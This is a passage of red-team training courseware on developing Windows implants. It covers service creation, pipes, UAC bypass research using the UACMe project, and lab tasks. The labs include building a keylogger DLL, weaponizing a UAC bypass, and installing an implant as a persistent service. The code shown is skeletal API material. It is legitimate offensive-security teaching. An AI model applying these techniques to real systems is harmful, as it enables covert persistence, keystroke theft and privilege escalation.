© 2024 Jonathan Reiter
Technet24

Services: Creation (1)



Services: Creation (1)
For us to programmatically create and eventually install a service, there are a few requirements your code must meet.

At a high level, it must have a service entry point, a service ***ServiceMain*** function, and a service control handler function. Our service will not be sharing its address space with other services, so it will be of type SERVICE_WIN32_OWN_PROCESS. The ***ServiceMain*** function is the main function you might already know. If not, the ***ServiceMain*** function has several important items to carry out when it is called by the service control dispatcher. One item is that it must call ***StartServiceControlDispatcher*** so that we can be connected to the SCM via a named pipe. The next item we must take care of is call the ***RegisterServiceCtrlHandler*** function so that it can register a Handler function that will be called when control requests come to the service. Some of the control requests that could come into the service are start, stop, pause, etc. Finally, we must call the ***SetServiceStatus*** function to report to the SCM that we are running, SERVICE_RUNNING. The Handler function is required because it is the function that is called by the control dispatcher when the service receives a control request. The function given is executed in the context of the control dispatcher.

Reference:
Pavel Yosifovich. *Windows 10 System Programming, Part 2*. Pavel Yosifovich, 2022.

Services: Creation (2)

Small code snippet for a service's main function

```
VOID WINAPI EvilMain(...);

INT main() {
 CHAR ServiceName[] = "notEvil";
 SERVICE_TABLE_ENTRY table[] = {
  { ServiceName, EvilMain },
  { NULL, NULL }                    // the end of the array
 };
 if (!StartServiceCtrDispatcher(table)) { return 1;}
}
```


Services: Creation (2)

As mentioned previously, the ***main*** function has the responsibility of calling the ***StartServiceCtrlDispatcher*** function. If other services are going to share this process' address space, the table is passed as an argument to the function, so SCM knows about them. The table array holds SERVICE_TABLE_ENTRY structs that have two members: the service name (LPSTR) and a pointer to the service's main function (LPSERVICE_MAIN_FUNCTION). The *lpServiceName* struct member is the name of the service that you would see listed in Task Manager or in the registry. The *lpServiceProc* is the pointer to the ***ServiceMain*** function that has a very specific signature, or prototype.

VOID LpServiceNameFunction(
DWORD dwNumServicesArgs, // the number of arguments that are in the lpServiceArgVectors array
LPSTR lpServiceArgVectors // null-terminated strings that are passed into the service via the* ***StartService*** *function call when the service was started.*
);

© 2024 Jonathan Reiter
Technet24

Services: Creation (3)

Code snippet for ServiceMain()

```
SERVICE_STATUS g_ServiceStatus;
SERVICE_STATUS_HANDLE g_ServiceStatusHandle;
HANDLE g_ServiceStopEventHandle = NULL;

EvilMain(...){
 g_ServiceStatusHandle = RegisterServiceCtrlHandlerEx(...);
 g_ServiceStatus.dwServiceType = SERVICE_WIN32_OWN_PROCESS;
 g_ServiceStatus.dwServiceSpecificExitCode = 0;
 g_ServiceStatus.dwWaitHint = 500;
}
```


Services: Creation (3)
The ***ServiceMain*** function, ***EvilMain*** in our case, is where most of the service initialization takes place. There are some global variables near the top of the slide that are filled out and set like the g_ServiceStatusHandle and the g_ServiceStatus. Below is the function prototype for the ***RegisterServiceCtrlHandlerExA*** function.

SERVICE_STATUS_HANDLE
WINAPI
RegisterServiceCtrlHandlerExA(
  LPCSTR lpServiceName, // the name of the service that is executed by the calling thread and the name passed to ***CreateService***
  LPHANDLER_FUNCTION_EX lpHandlerProc, // the handler function to be registered with the SCM. Below is the signature for the handler.
  LPVOID lpContext // simply a pointer to some user-defined data that could be used to identify the service if it is running in a shared process with other services
);

This is the signature for a handler function:

DWORD
WINAPI
HandlerEx(
  DWORD dwControl,
  DWORD dwEventType,
  LPVOID lpEventData,
  LPVOID lpContext
);

If you recall, the service type of SERVICE_WIN32_OWN_PROCESS indicates that we do not intend to be part of a shared process. This is particularly important because if your malicious service is going to be shared in a process with other services, what happens when another service crashes? Your service will crash right along with it, thus it is best to be in your own process. As a fail-safe, you could configure your service failure action to simply restart the service and be just fine.

© 2024 Jonathan Reiter

Technet24

Services: Installation

sc.exe is a common tool for service installation.

It has been common for users to use the service-related PowerShell cmdlets or the sc.exe built-in utility for installing and querying services. Regardless of the tool being used, the underlying API for installing a service is the *CreateService()* API.

Services: Installation

A very common tool for installing services is the sc.exe (service create) built-in utility. The name passed to this should also be the same name passed in your code's call to ***RegsiterServiceCtrlHandlerEx***. For example, if your service is going to be named *notevil*, then at the command line you would use *sc screate notevil binPath= "c:\path\to\your\notevil.exe"*. Later, after successful installation, you can query your service using *sc query notevil*. The sc.exe utility, along with PowerShell cmdlets, uses Windows APIs under the hood to perform their operations. The installing a service capability of those tools utilize APIs like the ***CreateService*** API, which has whopping 13 arguments! It is a powerful function and a complicated one behind the scenes. Thankfully, there are no structures that must be set up and passed into it. We will go into more details about that function next. In the meantime, it is important to know the difference between the code for your actual service, and the service control program, or the service installer program. Typically, your program will not install itself as a service, although it can. It would be best for your implant to install a separate binary as a service; one that could be used for persistence, even. Metasploit's Meterpreter's persistent service is a good example and is freely available for you to see on GitHub.

© 2024 Jonathan Reiter

CreateService

CreateService

Creates service object

Has a SC_HANDLE return type

```
SC_HANDLE CreateServiceA(
 _In_       SC_HANDLE hSCManager,
 _In_       LPCSTR    lpServiceName,
 _In_opt_   LPCSTR    lpDisplayName,
 _In_       DWORD     dwDesiredAccess,
 _In_       DWORD     dwServiceType,
 _In_       DWORD     dwStartType,
 _In_       DWORD     dwErrorControl,
 _In_opt_   LPCSTR    lpBinaryPathName,
 _In_opt_   LPCSTR    lpLoadOrderGroup,
 _Out_opt_  LPDWORD   lpdwTagId,
 _In_opt_   LPCSTR    lpDependencies,
 _In_opt_   LPCSTR    lpServiceStartName,
 _In_opt_   LPCSTR    lpPassword
);
```


CreateService
MSDN describes the ***CreateService*** API as one that will create a service object when called. It will also add the service to the SCM database, which is most likely the default database for the local system. Let us tackle some of these parameters and describe what they do.

First up is *hSCManager* of type SC_HANDLE, which indicates that it needs a handle—one you would have obtained from calling the ***OpenSCManager*** API. The ***OpenSCManager*** API accepts three arguments, the name of the machine to connect to, the name of the SCM database to connect, and finally, the desired access to the database.

lpServiceName, is the unique name you would see in the registry. Here, you are limited to 256 characters.

lpDisplayName is what is known as the friendly name and is what you would normally see in the Services tab in the Task Manager. This string is also limited to 256 characters.

dwDesiredAccess is the access the returned service handle will require. So, to start a service by calling the ***StartService*** API, you would need to specify the SERVICE_START mask.

dwServiceType is the type of service that will be created. For our purposes this will be WIN32_OWN_PROCESS (0x10).

dwStartType indicates when the service should be started. Services can have AUTO_START (2), DEMAND_START (3), or DISABLED (4).

dwErrorControl dictates what is to be done when service initialization fails. It can be IGNORE (0), NORMAL (1), SEVERE (2), or CRITICAL (3).

© 2024 Jonathan Reiter
Technet24

lpBinaryPathName must be the full path where the executable is located. Command-line arguments can also be passed in here after the executable's name.

lpLoadOrderGroup is optional, so NULL is just fine here.

lpdwTagId is only for kernel drivers and as this is not a kernel class, we do not need to worry about this one.

lpDependencies is an optional list of strings naming other services that this service depends on for successful initialization.

lpServiceStartName is the account that this service should execute under.

lpPassword would be for the password to the given user account.

Pipes!

One of many method of interprocess communications (IPC)

Application data sharing and communications, together, are known as IPC. Pipes are one such mechanism of IPC. They allow for two-way communications either with parent-child processes, or processes with no relationship.

Anonymous pipes

Named pipes

Pipes!
There are times when processes must communicate with each other or share some data. Windows provides a mechanism that allows the communication and sharing to take place. Such a mechanism is called interprocess communications, or IPC for short. Even if you have not heard of IPC before now, you have definitely used it at least once if you have ever cut, copy, or pasted anything. The clipboard could arguably be one of the most commonly used IPC mechanisms. Some of the other mechanisms are COM, the Component Object Model, which is the backbone to how Excel data can be embedded in Word documents. Another mechanism is file mapping, which has many uses! Windows Sockets are yet another example of IPC. The IPC mechanism we are focusing on at the moment is pipes. Pipes can allow communication to flow in both directions called duplex operations. Think of a conduit—a pipe that an electrician might use to run wires through. Windows pipes are very similar: they have two ends, and data can flow through them. The end points of the pipes are where the reading and writing of data takes place. A duplex pipe allows the read and write operations to take place at the same end of the pipe. A one-way pipe is where a write operation takes place at one end and the read operation takes place at the other end. Pipes come in two flavors: anonymous and named.

© 2024 Jonathan Reiter
Technet24

Pipes: Anonymous

Less overhead than named pipes

Local only

Anonymous pipes will always be local to the system and will never be able to communicate over the network.

One-way

Anonymous pipes cannot perform read and write operations at the same end of the pipe.

Pipes: Anonymous

Anonymous pipes are pipes without names, which have certain restrictions that named pipes do not have. For instance, they cannot be used to communicate over the network, and they cannot be used to communicate with processes that are not related to them (parent/child). Anonymous pipes come to play when you need a quick IPC mechanism between your process and a child process. As mentioned previously, your child process could take commands and also send the output of commands back to the parent process. This flow can happen over anonymous pipes with the redirection of standard in and standard out. When a process creates a pipe, that process is the pipe server. Pipe clients would then connect to it and reading and writing to the pipes can take place.

© 2024 Jonathan Reiter

Creating Anonymous Pipes

- `CreatePipe`
- Used to create anonymous pipe
- Has a Boolean return type

```
BOOL
CreatePipe(
 PHANDLE hReadPipe,
 PHANDLE hWritePipe,
 LPSECURITY_ATTRIBUTES lpSecAttr
 DWORD nSize
);
```


Creating Anonymous Pipes

Anonymous pipes are created using the ***CreatePipe*** function. The function will return handles to the read end of the pipe as well as the write end of the pipe. The handle for the read end of the pipe will naturally only have read access. The same thing goes for the write end of the pipe—it will only have write access. The process calling this function is the pipe server and clients will connect to it. To do so, they will need to be allowed to access the proper handle, which is easily done using handle inheritance. The child process, or the client, can either be sent the handle for the read or write ends of the pipe. If the pipe server sends the read handle, the client would have to use the ***ReadFile*** function. The ***ReadFile*** function will return as soon as data has been written to the pipe using the ***WriteFile*** function. Inheriting handles is just one method a process can be given pipe handles. The other method is using a function named ***DuplicateHandle***, which basically makes a copy of a handle that could be shared using shared memory.

© 2024 Jonathan Reiter
Technet24

Pipes: Named

Can be used between unrelated processes

Over the network

With the server service running, all named pipes become accessible to remote systems.

Duplex

Communications can now flow back and forth through the same pipe.

Pipes: Named

Named pipes are pipes that have a name associated with them, and there are several advantages that named pipes have over anonymous pipes. Named pipes can be one directional like anonymous pipes, but they can also be duplex pipes. Duplex pipes are great for pipe servers that will communicate with one or many pipe clients. This also means that any process could become the pipe server and the pipe client. Depending on the security attributes you choose for your pipe, any process could be allowed to interact with your named pipe. This is so much more convenient than having to worry about sharing handles to a pipe you created. Perhaps one of the bigger advantages is that named pipes can be used to communicate with remote processes. Should you have the server service running, then your named pipes will be remotely accessible.

© 2024 Jonathan Reiter

Creating Named Pipes

- `CreateNamedPipe`
- Used to create named pipes
- Has a HANDLE return type

```
HANDLE
CreateNamedPipe(
 LPCSTR lpName,
 DWORD  dwOpenMode,
 DWORD  dwPipeMode,
 DWORD  nMaxInstances,
 DWORD  nOutBufferSize,
 DWORD  nInBufferSize,
 DWORD  nDefaultTimeOut,
 LPSECURITY_ATTRIBUTES lpSecAttr
);
```


Creating Named Pipes

Named pipes are created using the ***CreateNamedPipe*** function. Instead of returning handles to the ends of pipes, it will create an instance of the pipe. The process that calls ***CreateNamedPipe*** is the pipe server and can use the function to create the first instance of the pipe or, with an existing pipe name, it can create another instance. The pipe server can later call the ***ConnectNamedPipe*** function to wait for a pipe client to connect to the pipe instance. The client will use the ***CreateFile*** function or the ***CallNamedPipe*** function to connect. Clients can use the following format when connecting to a named pipe: *ComputerName**pipe**PipeName*. The *ComputerName* is going to be the name of the computer you wish to connect. Of course, this can also be the local computer. The *PipeName* is the unique name for the pipe and the name can contain almost any character except a backslash.

© 2024 Jonathan Reiter
Technet24

Creating Pipes

Source code review!

Creating Pipes
Time to jump into the source code and explain it before you implement it on your own.

© 2024 Jonathan Reiter

UAC Me, Now You Don't

UAC is not a security boundary.

Processes that could lead to a system compromise typically will run with a Low-IL. Browsers often do this in case you browse to a malicious site.


Processes that typically run with High-IL are ones that have system-wide configurations or operations like Lsass.exe and Winlogon.exe.


UAC Me, Now You Don't

Many people interpret UAC as a security boundary, thinking that UAC is a mechanism that is protecting them. UAC, to me, is really just an annoying method of protecting you from yourself but definitely not a true security boundary. There are a couple of positive items about UAC, so it is not all that bad. UAC gives you the convenience of running an application as Admin without having to switch user accounts. Another convenience is that you no longer have to issue the RunAs command if you want to execute a command as a different user. Perhaps one final positive note about UAC is that it can possibly mitigate how effective malware is on a system. There are a number of UAC bypass projects out there and it is possible to find the resources to bypass UAC, as we will see later.

© 2024 Jonathan Reiter
Technet24

UAC: Elevation Prompts





UAC: Elevation Prompts

It was mentioned before that when you are performing operations as a standard user, you typically run with Medium-IL. When you need to elevate a process because you want it to have more privileges, then you most likely will see a UAC prompt or consent pop-up. The example on this slide is from when I right-clicked on the Process Explorer icon and selected ”Run as Administrator.” The UAC prompt with the blue title bar is an indication that the application is trusted and signed by Microsoft. The yellow UAC title bar prompt indicates that a process’ publisher could not be verified or was not signed. The user should proceed with caution when a yellow UAC prompt presents itself. Since this was PE-bear.exe, I trust the application to do no harm to the system. One other title bar color you might see is red. A red UAC elevation prompt indicates that the application you are trying to run has a publisher that has been blocked. A block in Group Policy could also trigger a red UAC prompt. The user should be able to click through with confidence knowing that nothing malicious is about to happen to their system.

© 2024 Jonathan Reiter

UAC: Fusion

Applications and their manifests

Many applications have a manifest file tied to it that is used to describe the application itself. This XML file contains detailed information about the application's security context. There are several elements in the manifest.

- `supportedOS`
- `autoElevate`
- `heapType`

UAC: Fusion

When a process is being created, there are several checks that the ***CreateProcess*** API performs. One of them is calling into the system's Fusion database where information from an application's manifest file is stored. .NET applications make heavy use of manifests, but traditional Win32 applications can also use them. The manifest file is simply an XML file that can be embedded in the EXE as a resource. Including manifests as a resource is the Microsoft recommended method. The manifests have many case-sensitive elements in them and there are a few that can directly apply to us when it comes to elevating privileges or simply gathering information.

When developing applications, there is a choice to make as to what OS your program will support. The *supportedOS* element has an Id attribute that can indicate what OS is supported, and each OS version has a GUID tied to it. The *heapType* element is used to override whatever the default heap implementation is. For example, specifying *SegmentHeap* for the program will make it use the segmented heap, which tends to lower the amount of memory your application uses. The *autoElevate* is the most interesting to us as it indicates that the program can automatically elevate its privileges without prompting the user for consent via the UAC consent prompt. When the *autoElevate* element is set to TRUE, it means it is enabled and there will be no elevation prompt. Finding applications with *autoElevate* set to TRUE could give you a means to bypass UAC and escalate your privileges.

© 2024 Jonathan Reiter
Technet24

UACMe Project

GitHub repo hosts many UAC bypass methods

Inside the repo are a few files that handle parsing the manifest files, and fusion.c is one such file. The main idea is to find files that have embedded manifests to parse and checking to see what the autoElevate element value is. There are roughly three key functions.

- `FusionScanDirectory`
- `FusionScanFiles`
- `FusionCheckFile`

UACMe Project

One part of the process of finding UAC bypasses is to search an application's embedded manifest for the *autoElevate* field. The applications that have this value set to TRUE would be of interest because they could be part of a step in elevating privileges. Instead of recreating the wheel and making your own parser, UACMe by hfiref0x has done this already. The project is hosted on GitHub and the entire project demonstrates several bypass methods. Of particular interest, though, are the code portions that deal with parsing the embedded manifests. If you look under Source\Yuubari\fusion.c, you will find the logic for that parsing. The header file fusion.h holds the definitions for several custom structures, as well as function signatures. In the fusion.c source file, it appears there are three functions that directly relate to the parsing: *FusionScanDirectory*, *FusionScanFiles*, and *FusionCheckFile*. To better understand what each function is doing, we should take a deeper look at the code being used.

The UACME project can be found here: https://github.com/hfiref0x/UACME.

UACMe Project: FusionScanDirectory

Responsible for scanning current directory

This function takes in a directory path and kicks off the file scanning process. Once that is done, it does a directory walk looking for any other items in that folder, like subfolders and application files. There are three functions that help get this done.

- `RtlSecureZeroMemory`
- `FindFirstFile`
- `FindNextFile`

UACMe Project: FusionScanDirectory
This function pretty much does what it sounds like—scans a directory. It will scan a directory for files, like applications, as well as any subfolders. With any subfolders that are found, it will recursively call itself to process any files in the subfolder. This logic is implemented by using functions like ***FindFirstFile*** and ***FindNextFile***. Both functions, when used in combination, enable an application to programmatically enumerate a directory. The ***RtlSecureZeroMemory*** function is used to securely zero out items like arrays and structures. The system guarantees that the block of memory will be zeroed out. For any files that are found, the function ***FusionScanFiles*** is called.

© 2024 Jonathan Reiter
Technet24

UACMe Project: FusionScanFiles

Responsible for scanning EXE files

This function takes in a directory path and will look for EXE files in the directory. Any EXE that is found, the function will call FusionCheckFile. The file's information is stored in the process heap.

`HeapAlloc/HeapFree`

`FindFirstFile`

`FindNextFile`

UACMe Project: FusionScanFiles

The ***FusionScanFiles*** function will scan for any EXE files in the directory path that was passed in as a function argument. Since ***FindFirstFile*** and ***FindNextFile*** return information about a file in the form of the WIN32_FIND_DATA structure, the function allocates some space in the process heap to hold that information. When using the ***HeapAlloc*** function to allocate your block of memory, you should also use the ***HeapFree*** function to indicate the block is no longer being used by your program. The stored WIN32_FIND_DATA structure is passed as an argument to ***FusionCheckFile***.

© 2024 Jonathan Reiter

UACMe Project: FusionCheckFile

Responsible for parsing embedded manifests

The function takes in the path to the EXE, opens a file handle to it, maps it into memory, and searches the image to see if there is an embedded manifest.

`LdrResSearchResource` | `NtCreateFile` | `NtCreateSection`

UACMe Project: FusionCheckFile
The ***FusionCheckFile*** function accepts three arguments, but the ones of focus are the path of the EXE and the WIN32_FIND_DATA structure that describes the file. The function uses this information to open the file with read access (***NtCreateFile***) so that it can then map the entire image into memory (***NtCreateSection*** and ***NtMapViewOfSection***). Once mapped into memory, the function can then proceed to find the embedded manifest, if there is one. Applications can have embedded resources like the application manifest, and each one has a type associated with it. The resource type for our manifest is RT_MANIFEST. The ***LdrResSearchResource*** function will look over the mapped image and indicate if the desired resource type was located. If one is found, a flag will be set in the *IsFusion* member of their custom structure, *FusionCommonData*.

After locating the resource, an activation context is created. The context allows certain elements to be queried, like the *autoElevate* element. The *autoElevate* element will have a value of TRUE or FALSE with TRUE indicating that indeed, the application can elevate automatically without an elevate prompt. This information is queried with the assistance of the **RtlQueryActivationContextApplicationSettings** function. Now, with the foundation established, we can look at some source code.

If you're interested in other resource types, check out this URL: https://docs.microsoft.com/en-us/windows/win32/menurc/resource-types.

© 2024 Jonathan Reiter
Technet24

Module Summary

- Covered many ways to escalate your privileges
- Discussed pipes, services, tokens
- Discussed finding bypasses for UAC

Module Summary

In this module, we covered several methods for how you could programmatically escalate your privileges. Learning how Meterpreter's *getsytem* command works on the back end can lend a hand when creating your own version of it or making a modification to it so that it would work in your target environment. The more you understand basic services, privileges, tokens, etc., the better equipped you will be for creating your own novel local privilege escalation (LPE) technique. Perhaps you might even discover and create a remote method as well. In the end, persistence pays off.

© 2024 Jonathan Reiter

Unit Review Questions

What type of pipe can operate over a network?

A Half pipe

B Named pipe

C Anonymous pipe

Unit Review Questions
Q: What type of pipe can operate over a network?

A: Half pipe

B: Named pipe

C: Anonymous pipe

© 2024 Jonathan Reiter
Technet24

Unit Review Answers

What type of pipe can operate over a network?

A Half pipe

B Named pipe

C Anonymous pipe

Unit Review Answers
Q: What type of pipe can operate over a network?

A: Half pipe

B: Named pipe

C: Anonymous pipe

© 2024 Jonathan Reiter

Unit Review Questions

What API gives you a handle to a process' token?

A OpenProcessToken()

B OpenToken()

C OpenProcess()

Unit Review Questions
Q: What API gives you a handle to a process' token?

A: OpenProcessToken()

B: OpenToken()

C: OpenProcess()

© 2024 Jonathan Reiter
Technet24

Unit Review Answers

What API gives you a handle to a process' token?

A OpenProcessToken()

B OpenToken()

C OpenProcess()

Unit Review Answers
Q: What API gives you a handle to a process' token?

A: OpenProcessToken()

B: OpenToken()

C: OpenProcess()

© 2024 Jonathan Reiter

Unit Review Questions

What privilege gives complete write access regardless of the ACL?

A SE_BACKUP_NAME

B SE_RESTORE_NAME

C SE_WRITE_NAME

Unit Review Questions
Q: What privilege gives complete write access regardless of the ACL?

A: SE_BACKUP_NAME

B: SE_RESTORE_NAME

C: SE_WRITE_NAME

© 2024 Jonathan Reiter
Technet24

Unit Review Answers

What privilege gives complete write access regardless of the ACL?

A SE_BACKUP_NAME

B SE_RESTORE_NAME

C SE_WRITE_NAME

Unit Review Answers
Q: What privilege gives complete write access regardless of the ACL?

A: SE_BACKUP_NAME

B: SE_RESTORE_NAME

C: SE_WRITE_NAME

© 2024 Jonathan Reiter

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- **Operational Actions**
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 3

PE Format
- Lab 3.1: PEParser

Threads

Injections
- Lab 3.2: ClassicDLLInjection
- Lab 3.3: APCInjection
- Lab 3.4: ThreadHijacker

Escalations
- Lab 3.5: TokenThief

Bootcamp
- Lab 3.6: So, You Think You Can Type
- Lab 3.7: UACBypass-Research
- Lab 3.8: ShadowCraft

In this module, we will discuss several techniques centered around injection. There are a large number of injection methods and as you can see, we have our hands full of exercises today. Let's kick this off with the classic DLL Injection.

© 2024 Jonathan Reiter
Technet24

Bootcamp

- So, You Think You Can Type
- UAC Bypass-Research
- CustomShell

Bootcamp
For this bootcamp, this is the time to put the concepts learned from this section into practice. There are several challenges and all of them are optional. The challenges can also be done in any order since they do not depend on each other. The first challenge is to develop a program that implements similar functionality as ***GetProcAddress***.

Another challenge is to figure out how to intercept keystrokes that a user types into the notepad process.

The UAC Bypass challenge gives you the skillset to find a novel UAC bypass. The lab will only take you so far and then you must continue on your own. There is an excellent blog that heavily inspired this lab found here: https://github.com/Yet-Zio/WusaBypassUAC.

The final challenge is to continue creating your first baby implant. It should combine all features that have been covered so far.

© 2024 Jonathan Reiter

Lab 3.6: So, You Think You Can Type

- Must handle Windows messages
- Must intercept user key presses
- Must create a DLL to inject into target

Lab 3.6: So, You Think You Can Type
This challenge offers a great opportunity to explore building a keylogger. Since most keystrokes are commonly meant for GUI applications like Notepad, we will make that our focus. The idea for this challenge is to create a DLL that will install a Windows hook that will then be used to monitor keystrokes. Once you have the main logic completed, you can spice it up a bit by rejecting certain keystrokes. As an example, you can prevent the user from sending any vowels to the Notepad process. More robust keyloggers will just log everything and write it all out to a log file that will eventually be sent out to the C2 back end for analysis.

Please refer to the eWorkbook for the details of this bootcamp challenge.

© 2024 Jonathan Reiter
Technet24

Lab 3.7: UACBypass-Research

- Find system binaries that have autoElevate set to true.
- Explore the process behavior using Process Monitor.
- Find a vulnerability and weaponize it to bypass UAC.

Lab 3.7: UACBypass-Research
This challenge is not for the faint of heart. There are two paths you could take with this one: you can follow along with the lab guide that only takes you so far, or you can dive off and attempt to find a brand-new UAC bypass! If you have time, do both. If you find a new method, please share it with the class and consider contributing it to the UACme project on GitHub.

Please refer to the eWorkbook for the details of this bootcamp challenge.

© 2024 Jonathan Reiter

Lab 3.8: ShadowCraft

- Create a basic shell.
- Implement features covered in this section.
- Implement thorough error checking.

Lab 3.8: ShadowCraft
Please refer to the eWorkbook for the details of this bootcamp challenge.

© 2024 Jonathan Reiter
Technet24

670.4

Persistence: Die Another Day

© 2023 Jonathan Reiter. All rights reserved to Jonathan Reiter and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User; (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There’s an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

REMnux® is a registered trademark of Zeltser Security Crop. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this Agreement may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulations. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

Technet24

SEC670.4 | Red Teaming Tools: Developing Windows Implants, Shellcode, Command and Control

SANS

Persistence: Die Another Day

© 2024 Jonathan Reiter | All Rights Reserved | Version J01_03

Red Teaming Tools: Developing Windows Implants, Shellcode, Command and Control: 670.4
Welcome to Section 4 of SEC670. In this section, we will discuss a number of ways that you could persist on target.

Table of Contents (1)

	Page
In Memory Execution	4
Dropping to Disk	13
Binary Patching	20
Registry Keys	26
Services Revisited	39
Lab 4.1: PersistentService	47
Port Monitors	67
Lab 4.2: Sauron	74
IFEO	79
Lab 4.3: IFEOPersisto	90
WMI Event Subscriptions	97
Bootcamp	114

This page intentionally left blank.

© 2024 Jonathan Reiter
Technet24

Table of Contents (2)

Page

Lab 4.4: NotInService 116

Lab 4.5: InitToWinit 117

Lab 4.6: OhMyWMI 118

Lab 4.7: CustomShell 119

This page intentionally left blank.

© 2024 Jonathan Reiter

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- **Persistence: Die Another Day**
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 4

In Memory Execution
Dropping to Disk
Binary Patching
Registry Keys
Services Revisited
Lab 4.1: Persistent Service
Port Monitors
Lab 4.2: Sauron
IFEO
Lab 4.3: IFEOPersisto
WMI Event Subscriptions
Bootcamp

In Memory Execution
In this module, we will discuss what in memory execution is and how it can benefit us. We will also look at some disadvantages with only living in memory. Hint: it is volatile.

© 2024 Jonathan Reiter
Technet24

Objectives

Our objectives for this module are:

- Describe in-memory execution
- Discuss advantages and disadvantages
- Discuss memory forensics

Objectives
The objectives for this module are to describe what in-memory execution is, discuss some advantages of it, as well as a few disadvantages, before wrapping it all up with a brief note on memory forensics.

© 2024 Jonathan Reiter

In Memory Execution

Code execution not backed by a file on disk

